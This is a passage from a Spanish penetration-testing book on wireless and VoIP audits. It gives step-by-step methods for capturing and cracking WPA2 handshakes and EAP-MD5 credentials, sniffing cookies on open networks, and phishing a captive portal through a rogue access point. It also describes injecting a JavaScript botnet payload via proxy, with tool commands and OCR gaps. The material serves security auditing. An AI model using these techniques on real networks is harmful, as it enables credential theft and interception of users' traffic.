- Pruebas de denegación de servicio.
- Pruebas de redes abiertas y portales cautivos.
- Descubrimiento de *SSIDS*. Otra de las pruebas permitirá conocer los *SSID* de las redes inalámbricas pertenecientes a la organización. Esta información puede ser útil para los ataques de *Rogue AP*.
- Ataques de *Rogue AP*. Esta prueba permitirá identificar algunas vulnerabilidades en los sistemas de acceso *Wireless*. La idea es suplantar un punto de acceso (*AP*) o un portal cautivo para que los usuarios de la red *Wireless* confíen en dicho sistema que permitirá el robo de credenciales, entre otras acciones.

Junto a estas pruebas se tiene que tener muy en cuenta los principales riesgos de seguridad que marca la metodología *OWISAM* en las redes inalámbricas, se enumeran a continuación:

- Red de comunicaciones *wireless* abierta.
- Presencia de cifrado *WEP* en redes de comunicaciones.
- Algoritmo de generación de claves del dispositivo inseguro (incluido *WPS*).
- Clave *WEP/WPA/WPA2* basada en diccionario.
- Mecanismos de autenticación inseguros (*LEAP, PEAP-MD5*, etcétera).
- Dispositivo inalámbrico con soporte a *WPS*.
- Red inalámbrica no autorizada por la empresa.
- Portal cautivo inseguro.
- Cliente accediendo a una red inalámbrica insegura.
- Cobertura de la red muy alta.

La auditoría de *VOIP* en una organización conlleva una serie de pruebas, que llevándolo al plano procedimental se puede enumerar en un orden lógico. El objetivo de las pruebas es evaluar la seguridad y encontrar vías para *"romper"* la seguridad de la infraestructura de *VOIP* de la organización.

A continuación se propone un modelo procedimental con el que afrontar una auditoría *VOIP*, o llevar a cabo un plan estratégico de evaluación:

- Identificación de servidores y terminales. Es importante conocer el entorno de la red y como ésta se encuentra constituida.
- Detección de versiones y estudio de vulnerabilidades potenciales a través de búsquedas de *exploits*.

- Verificación de la configuración general de los terminales de empleados de la organización.
- Detección de anomalías en los comportamientos de la red de voz y evaluación sobre ataques basados en *MITM*. El objetivo es claro, la escucha telefónica de una comunicación de la organización.
- Ejecución de ataques contra los servidores en busca de vulnerabilidades o desactualización de productos.

PoC: Descubriendo el mundo inalámbrico en la empresa

En esta prueba de concepto se escenifica cómo empezar la auditoría *wireless* a través del descubrimiento de lo que rodea al auditor en el mundo sin cables.

Es importante entender bien qué redes son de la empresa, los canales que se utilizan en los distintos puntos de acceso, recopilar los protocolos de seguridad, la existencia de redes abiertas, portales cautivos, tipos de autenticación, etcétera. Todo este primer vistazo se llevará a cabo en la primera fase de la auditoría, la cual se puede tomar como un punto de partida hacia todas las pruebas que se realizarán después.

Es importante darse el paseo por la empresa en busca de todas las señales *wireless* de la organización, poder realizar un mapa con los puntos de acceso recogidos y los datos que se van encontrando y que pueden aportar al auditor más adelante. Además, tanto la identificación de las redes de la empresa, como la multitud de puntos de acceso distribuidos es una de las primeras tareas que darán idea de la seguridad a la que se enfrenta el auditor.

Hay que evaluar hasta dónde llega la intensidad de la señal, ya que en algunas ocasiones se puede disponer de señal desde fuera de las instalaciones de la organización. Además, habrá que evaluar el cifrado que dispone la red, ya que si la red tiene un cifrado débil, o incluso está abierta porque es una red de invitados, el tráfico puede ser capturado desde fuera de la organización. Es cierto que se tienen que dar ambas condiciones, pero existen casos reales.

En algunas ocasiones pueden aparecer redes extrañas a la compañía, de las que habrá que tomar nota por varias razones. Pueden ser redes que algún departamento, o algún empleado hayan montado de manera no autorizada por la gente de sistemas, poniendo en peligro la seguridad de la red. Por otra parte, podrían ser redes pertenecientes a otras empresas cercanas en el espacio. De todos modos habrá que notificar en el informe la existencia de este tipo de redes.

La identificación de *SSID* permitirá visualizar si alguna de las redes, tanto de la organización como si no, fueran de algún proveedor por defecto. Lógicamente, una red de empresa no dispondrá de una configuración por defecto, pero si pueden provocar cierto *"pique"* con los nombres por defecto. Sea como sea, se debe anotar toda esta información de cara al informe y la posterior evaluación de la seguridad *wireless*.

Todo este trabajo se puede llevar a cabo con diversas herramientas, pero una que siempre deberá estar con el auditor es *airodump-ng*, de la *suite aircrack-ng*. Esta herramienta permite al usuario escuchar o capturar todo el tráfico que circula por el aire. Es importante entender qué es el modo monitor y qué permite realizar al auditor.


```
CH  4 ][ Elapsed: 36 s ][ 2012-09-13 15.16

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:58:95:6F:7A  -39       12        7    0   6  54e. WEP  WEP         WLAN AA
00:19:70:6F:6A:97  -39        9        0    0   6  54e. WPA2 CCMP   PSK  Orange-3372
00:19:5B:B1:0A:A0  -52       14        0    0   1  54e. WPA2 CCMP   PSK  Princesa Leia
5C:D9:98:BF:86:94  -65       12       16    0  13  54e. WPA2 CCMP   PSK  ServicioTecnico
30:46:9A:7C:FE:B1  -69       10        8    0   6  54e  WPA2 CCMP   PSK  STecnico
5C:D9:98:BF:86:9A  -72       15        6    0   1  54e  WPA2 CCMP   PSK  DLINK_Telefoni
E0:69:95:EF:BF:83  -75        4        0    0   6  54e  WPA2 CCMP   PSK  ON0588221

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:1E:65:5D:6A:40  -67    0 - 1           6
00:1E:58:95:6F:7A  00:1C:BF:4D:0B:B0
5C:D9:98:BF:86:94  00:1C:BF:74:25:5C
5C:D9:98:BF:86:94  40:A6:D9:57:47
30:46:9A:7C:FE:B1  00:22:FA:59:93:AE  -59    0 -
```

Fig. 3.65: Captura de tráfico con *airodump-ng*.

En muchas ocasiones el auditor prefiere utilizar herramientas visuales que identifiquen todo lo que ocurre de manera sencilla, pero la mayoría de dichas herramientas utilizan por debajo *airodump-ng*.

A continuación se detallan los parámetros que pueden ser visualizados en el descubrimiento de elementos en el entorno *wireless* en una auditoría.

Parámetro	Descripción
Bssid	Identifica la dirección *MAC* de un punto de acceso
PWR	Intensidad de la señal. El significado depende del controlador, en algunos modelos cuanto más cerca del 0 mayor nivel y en otros cuanto más cerca de 100 mejor nivel de señal
Beacons	Número de balizas o paquetes anuncio enviados por el *AP*
Data	Número de paquetes de datos. En *WEP* solo cuentan los *IVS*
#/s	Número de paquetes de datos por segundo
CH	Canal
MB	Velocidad mínima soportada por el *AP*
ENC	Algoritmo de cifrado en uso por el *AP*. Puede ser [illegible]
CIPHER	Tipo de cifrado de datos. Puede ser *WEP*, *TKIP* (*WPA*) o *CCMP* (*WPA2*)

Parámetro	Descripción
AUTH	Método de autenticación. Generalmente suele visualizarse *PSK* en entornos de clave compartida
ESSID	Nombre de la red *wireless*
Station	Dirección *MAC* de un cliente asociado a un *AP*
Probe	Son paquetes en los que un cliente intenta identificar una red *wireless*. Se puede obtener el nombre de redes que un cliente está buscando e intenta verificar que se encuentran en su radio de acción

Tabla 3.03: Parámetros de *airodump-ng*.

Mediante la monitorización con la herramienta *airodump-ng* u otras herramientas de escaneo, se puede visualizar en un entorno empresarial un gran número de *SSID*, los cuales pertenecen a las redes de la empresa. Esto es altamente probable, ya que si la organización es grande, habrá repartidos por ésta un número alto de puntos de acceso. Se debe estudiar la alternancia de canales entre los puntos de acceso que se reparten, ya que es recomendable que entre puntos de acceso cercanos se utilicen distintos canales no cercanos.

Como se ha mencionado anteriormente, el auditor puede descubrir redes a las que los clientes *wireless* se conectan o han conectado. Esta información podría ser utilizada en ataques de *Rogue* AP a posteriori.

A continuación se presenta una tabla, a modo de ejemplo, que se debe rellenar con la información que el auditor va encontrando en su *"paseo"* por la organización.

BSSID	MAC Cliente asociado	Historial SSID (probes)
No asociado	*A1:A2:A3:CA:FE:FE*	*Flu, WLAN_A1, starba*
No asociado	*AA:BB:CC:11:22:33*	*Gimnasio, default, Android_ASDF, cc_xanadu, cc_factory*
CA:FE:CA:FE:CA:FE	*FE:FE:FE:CA:CA:CA*	*Freewifi, casa_mayor, hotel_zurba*

Tabla 3.04. Ejemplo de datos de clientes conectados.

Wifite

Una de las herramientas que puede ayudar al auditor en este tipo de auditorías, y que tiene un uso muy sencillo es *Wifite*. Esta herramienta desarrollada en *python* permite automatizar bastante el proceso de auditoría de redes *wireless*.

Wifite permite realizar un escaneo del entorno de manera sencilla, ya que incluso es el propio *script* el que realiza la configuración del modo monitor de la tarjeta y lanza el escaneo. Los datos que se obtienen en el escaneo son similares a los que se saca con *airodump ng*, la cual se ha mencionado anteriormente.

PoC: Análisis de seguridad en la red

Una vez se ha recogido la información sobre las redes de la organización se deberá evaluar la configuración y seguridad de los protocolos que protegen la red inalámbrica. Además, el seguimiento de la metodología *OWISAM* puede ayudar bastante al auditor en sus primeras auditorías *wireless*. Es cierto, que como se ha comentado anteriormente, este tipo de auditorías son procedimentales en un alto porcentaje.

El auditor debe establecer un máximo de seguridad, en función de varias circunstancias:

- La máxima seguridad conocida para redes inalámbricas.
- El nivel de seguridad en la que se encuentran las redes *wireless* de la organización.
- Evaluar y comparar los niveles y dictaminar la diferencia entre estos niveles. Si la diferencia supone un riesgo no aceptable por la organización se deberá informar como riesgo alto.
- Se debe tener en cuenta la función de cada red auditada, ya que en función de esto el nivel de criticidad cambia.

Para ejemplificar esta prueba de concepto se propone un escenario como es el siguiente:

- Existen 3 redes *wireless* en la organización.
- La primera red inalámbrica tiene como nombre *Invitados*. Esta red no tiene cifrado, se replica por varios puntos de acceso con intensidad alta.
- La segunda red inalámbrica tiene como nombre *operadora*. Esta red dispone de un cifrado *WPA2-PSK*, sin soporte de protocolo *WPS*.
- La tercera red inalámbrica tiene como nombre *segura*. Esta red dispone de un cifrado *WPA2 Enterprise*. La autenticación es de tipo *EAP-MD5*.

La red de invitados

El primer caso es una red de invitados que se suelen implantar en empresas para dar Internet a los clientes o negocios que la empresa pueda tener. Este tipo de redes necesitan de un acceso rápido y no complejo para que los clientes o invitados no se quejen, es el dilema de seguridad contra productividad. Se sabe que se debe buscar un equilibrio, y que también él no ser una red indispensable o de tráfico importante hace que su seguridad sea menor.

La red debe implantar un acceso a través de un portal, aunque no haya usuarios, y se debe registrar información sobre quiénes acceden, esto sería lo ideal. Además, debería haber un *display* que mostrase que la red es de tipo abierto y aconsejar que no se llevara a cabo ninguna operación crítica por parte del usuario, incluso ejemplificando. El *display* es solicitado por temas burocráticos o legales.

Por otro lado, cuando el usuario accede al portal donde se da acceso a Internet, algo muy común es encontrarse el certificado auto firmado, provocando el error en el navegador. ¿Qué supone esto? Los usuarios se acostumbran a estos hechos, por lo que dan por normal y no peligroso esta acción.

El auditor puede utilizar este hecho para que cuando realice la prueba de *Rogue AP*, el usuario introduzca sus credenciales en el portal, y no sospeche del certificado. Hay que recordar que en la prueba del *Rogue AP* se debe copiar todo el entorno real, para que el usuario piense que accede a través de un punto de acceso legítimo.

Un ejemplo curioso sería ir fuera de la organización y obtener la señal de la red de invitados y poder capturar tráfico de la red sin necesidad de conectarse a la red. ¿Qué se pretende con esto? Indicar que no existe cifrado y que cualquiera desde fuera puede acceder a la red de los invitados y visualizar los paquetes y comunicaciones de los usuarios de la red, por lo que su privacidad desde fuera de la organización no existe a través de la red. La configuración de la red está dejando en manos de los protocolos que utilicen los usuarios su seguridad, lo cual no es un buen hábito.

Es un tema difícil porque las empresas lo saben, pero es más sencillo configurar una red con el *display* y despreocuparse que montar un sistema más seguro. Habría que evaluar si los empleados no utilizan esa red, ya que en caso de utilizarla podrían poner en peligro información de la organización. También hay que evaluar que desde esa red no se pueda acceder a otra red con mayor privilegio o a activos que se encuentren en otras redes. Es decir, hay que verificar que la red se encuentra aislada realmente y no existen errores de configuración.

¿No hace falta conectarse al punto de acceso de la red de invitados? La respuesta es no. Si el auditor se conecta podrá realizar otras técnicas más activas de ataque, pero si el auditor no quiere dejar huella en la captura de tráfico, simplemente debe conectar su adaptador *wireless* en modo monitor y *"escuchar el aire"*. Esta acción se puede llevar a cabo con *airodump-ng* de manera sencilla con el parámetro *-w <nombre de fichero>*. La instrucción completa sería, por ejemplo, *airodump-ng -w <fichero CAP> mon0*.

```
Filter: http contains "Cookie"                 Expression... Clear Apply Save
No.  Time        Source        Destination    Protocol Length Info
 52  8.409130    172.17.1.203  31.13.64.7     HTTP      798 GET /ajax/presence/reconnect.php?__user=
 56  9.092200    31.13.64.7    172.17.1.203   HTTP     1048 HTTP/1.1 200 OK  (application/x-javascri
102  12.131310   172.17.1.203  69.171.246.16  HTTP      738 GET /pull?channel=p_873730037&seq=597&pa
203  34.852949   172.17.1.203  31.13.64.7     HTTP      504 POST /ajax/chat/buddy_list.php HTTP/1.1
```

Fig. 3.66: Robo de una *cookie* a través de la red de invitados.

La red WPA/WPA2 con PSK

En el caso del análisis de seguridad de la segunda red, la de tipo *WPA2-PSK*, denominada *ope_radora*, se tiene que tener en cuenta si la red dispone de *WPS*, algo que no sería normal en un entorno de empresa. Este tipo de redes con autenticación *PSK*, no suele encontrarse en ámbitos profesionales, pero es cierto que algunas empresas las usan como redes intermedias. En otras palabras, la utilizan empleados que no manejan información sensible para realizar tareas comunes o del día a día y que no requieren un alto grado de seguridad. ¿Esto es debatible? Por supuesto, pero es cierto que algunas empresas las utilizan. ¿Son seguras? Lo son, tanto como lo sea su contraseña.

Cuando un auditor se encuentra este tipo de redes, y suponiendo que no tiene WPS, sabe que el tiempo de crackeo para estas redes es muy alto, por lo que se tiende a optar por auditar otras redes.

En algunas ocasiones se han dado casos en los que la contraseña no era todo lo compleja que se debiera, y con un ataque de diccionario se hubiera conseguido la clave, lo cual habría demostrado que la red no era segura.

Si la clave se encuentra en un diccionario, es un error de configuración importante, [illegible] por fuerza bruta en un tiempo bajo, también se consideraría un error de configuración importante. Es cierto que *WPA2-PSK* puede echar para atrás al auditor a la hora de analizar la clave, pero se debe realizar porque siempre pueden existir las sorpresas. Si existe *WPS* se puede utilizar herramientas como *reaver* y poder intentar obtener la credencial en menos de un día. Disponer de una red *wireless* en un entorno profesional con *WPS* sería un fallo de seguridad, ya que esto puede comprometer la seguridad de la red.

Conseguir el *handshake* de esta red es algo trivial, que el propio *airodump-ng* y otros cientos de herramientas de auditoria *wireless* pueden lograr. Se conseguirá de manera rápida debido a que habrá muchos usuarios conectándose y desconectándose de la red a lo largo del día. De todos modos, siempre se puede forzar la desconexión de algún cliente con *aireplay-ng*.

```
CH  6 ][ Elapsed: 1 min ][ 2013-04-03 18:21 ][ WPA handshake: 00:22:B0:70:DE:BE

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:22:B0:  :DE:BE  -38  90     1055      422    0   6  54 . WPA2 CCMP   PSK

BSSID              STATION                                  Frames  Probe

00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0                         977
```

[illegible] 67: Captura del *handshake*.

Se podrían utilizar distintas técnicas para llevar a cabo el crackeo del *handshake*, ataques por *GPU*, utilización de *airolib-ng* para generación de *PMKs*, fuerza bruta o diccionario con *aircrack-ng*, *pyrit*, etcétera.

La red Enterprise

En la tercera red *wireless* de la organización denominada *segura*, se tiene un cifrado *WPA 2 Enterprise*, con autenticación de tipo *EAP-MD5*. Con estos datos el auditor ya sabe que la red es vulnerable a ciertos ataques, los cuales pueden llevar tiempo.

Se ha de decir que este tipo de configuración es algo inusual, pero que para sorpresa de más de uno, aún se puede encontrar en algunas empresas. Es altamente insegura, aunque al final el tiempo a utilizar irá en función de la robustez de la contraseña.

La configuración de una red *Enterprise* utiliza un segundo servicio de autenticación, a través de un servidor *RADIUS*, el cual valida cada uno de los distintos usuarios y sus contraseñas utilizando extensiones en *EAP*, *Extensible Authentication Protocol*, como en este caso será *MD5*. ¿Cómo funciona realmente esto? La verificación de las credenciales del usuario se realiza mediante desafío. En primer lugar el cliente se asocia al punto de acceso y se identificará con el nombre de

usuario, *identity*, esta información se pasa al *RADIUS*. El servidor *RADIUS* contesta al cliente, a través del punto de acceso, con un paquete, el cual contiene un *ID* de la petición y un desafío en formato *hash MD5* aleatorio. Por ejemplificar esto, se podría decir que el *ID* es 22 y el *hash 7e4b64eb65e34fdfad79e623c44abd94*. El cliente debe generar un *hash MD5* formado por el *ID*, contraseña y desafío, es decir, concatenando esos tres valores. Por último, el servidor *RADIUS* realiza la misma operativa, ya que también conoce la credencial y si obtiene el mismo *hash*, la contraseña será válida.

¿Dónde está el problema? El peligro radica en que todo este tráfico se envía a través de un canal no seguro, es decir, en texto plano. Con una captura de cómo se conecta un cliente permitiría generar un ataque de diccionario sobre la contraseña. La idea es generar el número de *hashes MD5* necesarios para obtener el que envío el cliente legítimo.

Existen dos *scripts* denominados *eapmd5crack* y *eapmd5pass* que ayudarán al auditor a realizar el crackeo. La gente de *Security By Default* ha optimizado y participado en la modificación de los *scripts*, creando *eapmd5hcgen.py*, el cual se puede encontrar en la siguiente dirección *URL https://code.google.com/p/sbdtools/downloads/list*, para que realicen la comprobación de un número elevado de contraseñas en un breve período de tiempo. Se ayudan de *hashcat* y *oclhashcat* para el crackeo de contraseñas mediante *CPU* o *GPU*.

Los parámetros para el *script* de *Alejandro Ramos* son:

- *-r eap.rule*, añade el *ID* del paquete al inicio de cada palabra. Es totalmente necesario para la generación del *hash* final.
- *--outfile-format* <valor>, para mostrar el resultado en *hex*.
- *--hex-salt*, se le indica el *challenge* enviado por el servidor *RADIUS*.
- *-m* <valor>, indica el tipo de *hash* y formato que es.
- *ToPwn*, fichero que contiene el *hash:salt*.
- <ruta diccionario> directamente apunta al fichero *txt*.

PoC: Rogue AP en la empresa

En esta prueba de concepto el auditor intenta colocar un punto de acceso falso con el fin de que los empleados de la organización se conecten a éste. El objetivo final es que el punto de acceso que el auditor configure disponga de la misma configuración y que las redes inalámbricas que se encuentran en la organización.

El objetivo principal es verificar si los empleados caerían en este silencioso ataque, y poder capturar el tráfico. ¿Qué se pretende? Se intenta verificar la dificultad que supone que alguien coloque un punto de acceso falso y consiga que los empleados, sin saberlo, se conecten a este punto de acceso falso en vez de a los dispositivos reales.

El objetivo de esta prueba de concepto es generar un *phishing* del portal de la red de invitados. Se suplantará un punto de acceso, el propio de la red de invitados, para llevar a cabo el ataque. Al final

se conseguirá obtener las credenciales de algún usuario. Esas credenciales, en algunos casos podrían servir en otras fases, como por ejemplo la auditoría interna, o incluso en la perimetral

Wireless Band	
Mode	Access Point
Wireless Network Name(SSID)	Invitados
SSID Broadcast	Enable
Channel	3 2.422 GHz Auto Channel Scan
Authentication	Open System

Fig. 3.68: Configuración del punto de acceso con la configuración necesaria

Los auditores deben configurar en el punto de acceso un servidor *DHCP*, el cual existe en el propio dispositivo. El *DHCP* otorgará la puerta de enlace a los equipos que se conecten al punto de acceso, y la dirección *IP* que se otorgue como puerta de enlace será la de una de las máquinas del auditor, la cual hará funciones de *router*. De este modo, todo el tráfico que envíen los clientes que se asocien al punto de acceso falso será enviado a través de ese equipo hacia Internet, por lo que podrá ser analizado y procesado. Se está realizando un *MITM* gracias al punto de acceso falso y su configuración. La autenticación es abierta y no hay cifrado.

Para que el portal cautivo que dispone la red de invitados sea creíble hay que suplantarlo, por lo que se captura la web original y se copia para mantener la parte visual intacta. Hay que aclarar algunas cosas sobre el portal cautivo:

- El certificado emitido para el portal no es considerado de confianza por los navegadores, ya que es auto firmado, y su identidad no puede ser verificada. Esto es un punto a favor del equipo, ya que permite colocar un certificado auto firmado, y los usuarios que entren no notarán ninguna sensación extraña.




Fig. 3.69: Certificado del sitio no es de confianza.

- El código fuente del sitio web puede presentar instrucciones comentadas o comentarios de los desarrolladores. Esto hay que revisarlo, ya que nunca se sabe lo que se puede encontrar en el código fuente.

Una vez realizada la copia del portal cautivo se modifica la lógica de la web, por ejemplo con tecnología *PHP* si se decide implanta con ésta. El objetivo de modificar la lógica de la web es la de capturar información de los visitantes y poder almacenar el envío del formulario de acceso, guardando todos los datos introducidos.

La ruta de directorios original se respeta para que proporcione una sensación de sitio de confianza al usuario víctima. Además, se redirige a cualquier sitio web que el portal tuviera configurado por defecto, una vez introducidas las credenciales, con el fin de otorgar semejanza a la víctima.

Se tiene que tener en cuenta que en el punto de acceso suplantado se establece el mismo rango de direcciones *IP* que en el segmento original, para que, de nuevo, el usuario víctima no sospeche de su entorno.



Fig. 3.70: Portal cautivo suplantado.

PoC: Rogue AP inyectando Javascript botnet

En esta prueba de concepto la idea es similar a la anterior, se monta un *Rogue AP* y se consigue que el usuario se conecte al punto de acceso no legítimo. El objetivo es infectar el equipo o dispositivo móvil que se conecta al punto de acceso con un fichero *Javascript* malicioso. Si se quiere que el ataque sea transparente para el usuario, el equipo del auditor realizará las tareas de *router*, y enviará el tráfico a Internet. De nuevo se está realizando un *MITM*.

¿Por qué la prueba de la *Javascript Botnet*? Se quiere probar la actuación de los usuarios, y la viabilidad para poder infectar internamente a los usuarios y, sobretodo, sus dispositivos móviles. ¿En qué consiste? Este proceso consiste en inyectar código *Javascript* en ficheros lícitos, por ejemplo *ga.js*, que la víctima descarga en su navegación. Para ello se habilita un *proxy* en la propia máquina del auditor, el cual se encargará de añadir este código.

Cuando la víctima haga una petición hacia Internet y se descargue algún archivo *Javascript*, el *proxy* realizará la modificación en el contenido del código *Javascript* añadiendo el *payload* para que se ejecute junto al código lícito.

Una vez el fichero *"js"* infectado o modificado con el código *"malicioso"* se ejecuta en el cliente, enviará información como *cookies*, datos de formulario, etcétera. Esta información será almacenada por el auditor en base de datos.




Fig. 3.71: Panel de control de la *Javascript botnet*.

Otras PoC's posibles en distintos entornos Wireless

Existen muchas configuraciones posibles en entornos *wireless*, por ello se debe conocer las técnicas que se pueden utilizar en cada caso. En este apartado se exponen diferentes técnicas, que pueden ser de valía para un auditor en algunos casos. Algunas de las situaciones serán extrañas de encontrar, pero nunca se sabe lo que un auditor puede encontrar en su día a día

En la primera prueba de concepto se estudia la generación de tablas con las *PMKs* ya precalculadas. Es una opción interesante, aunque solo servirá para las redes con el mismo *SSID*, por lo que no proporciona una gran ventaja su cálculo. La red *wireless* a la que el auditor se enfrenta es de tipo *WPA2-PSK* y el escenario es el siguiente:

- Cliente asociado al punto de acceso, al cual se le deberá capturar el *handshake*.
- Punto de acceso con *ESSID* visible.
- El auditor dispone de *airolib-ng* con la que generará la tabla de *PMKs* para una red concreta. Esta tabla sólo se podrá reutilizar en caso de enfrentarse a una red igual.

La tarjeta inalámbrica debe colocarse en modo monitor mediante el uso de la aplicación *airmon-ng*. La herramienta *airodump-ng* permite capturar el tráfico que circula por el aire, entre el punto de acceso y el cliente asociado. El principal objetivo en esta ocasión es capturar el *handshake*. Se puede utilizar la herramienta *aireplay-ng* para llevar un ataque de desautenticación, en el caso de que el cliente ya se encuentre asociado. En la imagen se puede observar cómo se realiza la captura del *handshake*.

```
CH  6 ][ Elapsed: 1 min ][ 2013 04 03 18:21 ][ WPA handshake: 00.22:B0:70:DE:BE

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:B0:70:DE:BE   38  90     1055      422    0   6  54 . WPA2 CCMP   PSK  LaWR

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:22:B0:70:DE:BE  00:1C:BF:4D:0B:B0    0    1   1      0      977
```

Fig. 3.72: Captura del *handshake*.

Ahora, se debe crear la base de datos en la que se obtendrán las *PMKs* para el *ESSID* que se elija, en este caso el de la red en particular. La herramienta para generar esta información será *airolib-ng*, el cual tiene algunas restricciones.

En primer lugar, el fichero con los *ESSID*, ya que se puede aprovechar la tabla para generar *PMKs* para más de un *ESSID*. En segundo lugar, el fichero con las palabras que pueden ser contraseñas, es decir, un diccionario. Se debe tener claro que para cada *ESSID* se generará una tabla con las *PMKs* precalculadas.

```
root@kali:~# airolib-ng crackwpa --import passwd /root/passwd.txt
Reading file...
Writing...es read, 36561 invalid lines ignored.
Done.
root@kali: # echo LaWR > /root/essid.txt
root@kali:~# airolib-ng crackwpa --import essid /root/essid.txt
Reading file...
W...
Done.
root@kali: # airolib-ng crackwpa --stats
There are 1 ESSIDs and 16 passwords in the database. 0 out of 16 possible combinations have been comput
ed (0%).

ESSID   Priority        Done
LaWR    64      0.0

root@kali: #
```

Fig. 3.73: Generación de la tabla con *PMKs*.

```
root@kali: # airolib-ng crackwpa --clean all
Deleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure.
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok

Done.
root@kali: # airolib-ng crackwpa --batch
Computed 16 PMK in 1 seconds (16 PMK/s, 0 in buffer). All ESSID processed.

root@kali: # airolib-ng crackwpa --verify all
Checking all PMKs. This could take a while...
ESSID   PASSWORD        PMK_DB  CORRECT
```

Fig. 3.74: Verificación de datos en la tabla.

Una vez se dispone de la información en la tabla, se debe utilizar *aircrack-ng* con la siguiente instrucción *aircrack-ng -r <fichero base datos> <fichero* captura>.

En la segunda prueba de concepto se presenta un ataque contra el protocolo *WEP*, basándose en un punto de acceso falso que el auditor colocará. El ataque se denomina *Hirte*. En ningún momento se necesita la interacción del punto de acceso verdadero o real. En el punto de acceso falso se configurará el *SSID* del punto de acceso original, para que la víctima lo tenga en la lista de *SSID* almacenados en su equipo. De este modo la víctima se conectará automáticamente, sin darse cuenta, para después generar tráfico legítimo para llevar a cabo el proceso del crackeo *WEP*.

¿Cuál es la teoría? Se sabe que el primer campo de los datos cifrados es siempre igual, el cual es la cabecera *LLC*, que ocupa 8 *bytes*, y se sabe cuáles son esos 8 *bytes*. De este modo, si se realiza un *XOR* de los primeros 8 *bytes* del paquete capturado con los 8 *bytes* de la cabecera *LLC* que ya se conocen, se obtienen los primeros 8 *bytes* del *RC4 keystream*.




Fig. 3.75. Cabecera *LLC XOR* con datos cifrados.

¿Qué se puede hacer? Se puede realizar un *XOR* con un paquete que se cree al fragmentar el original ese paquete será perfectamente válido para la red original. Este hecho vale para fragmentar un paquete *ARP* y después llevar a cabo la reinyección de paquetes *ARP*.

In[illegible] un paquete de 8 *bytes* formado por 4 *bytes* de datos y 4 *bytes* de *ICV*. Al realizar el [illegible] quedaría un paquete cifrado con *WEP*, en el que hay 4 *bytes* de datos cifrados y 4 *bytes* de *ICV*, tal y como se puede visualizar en la imagen.

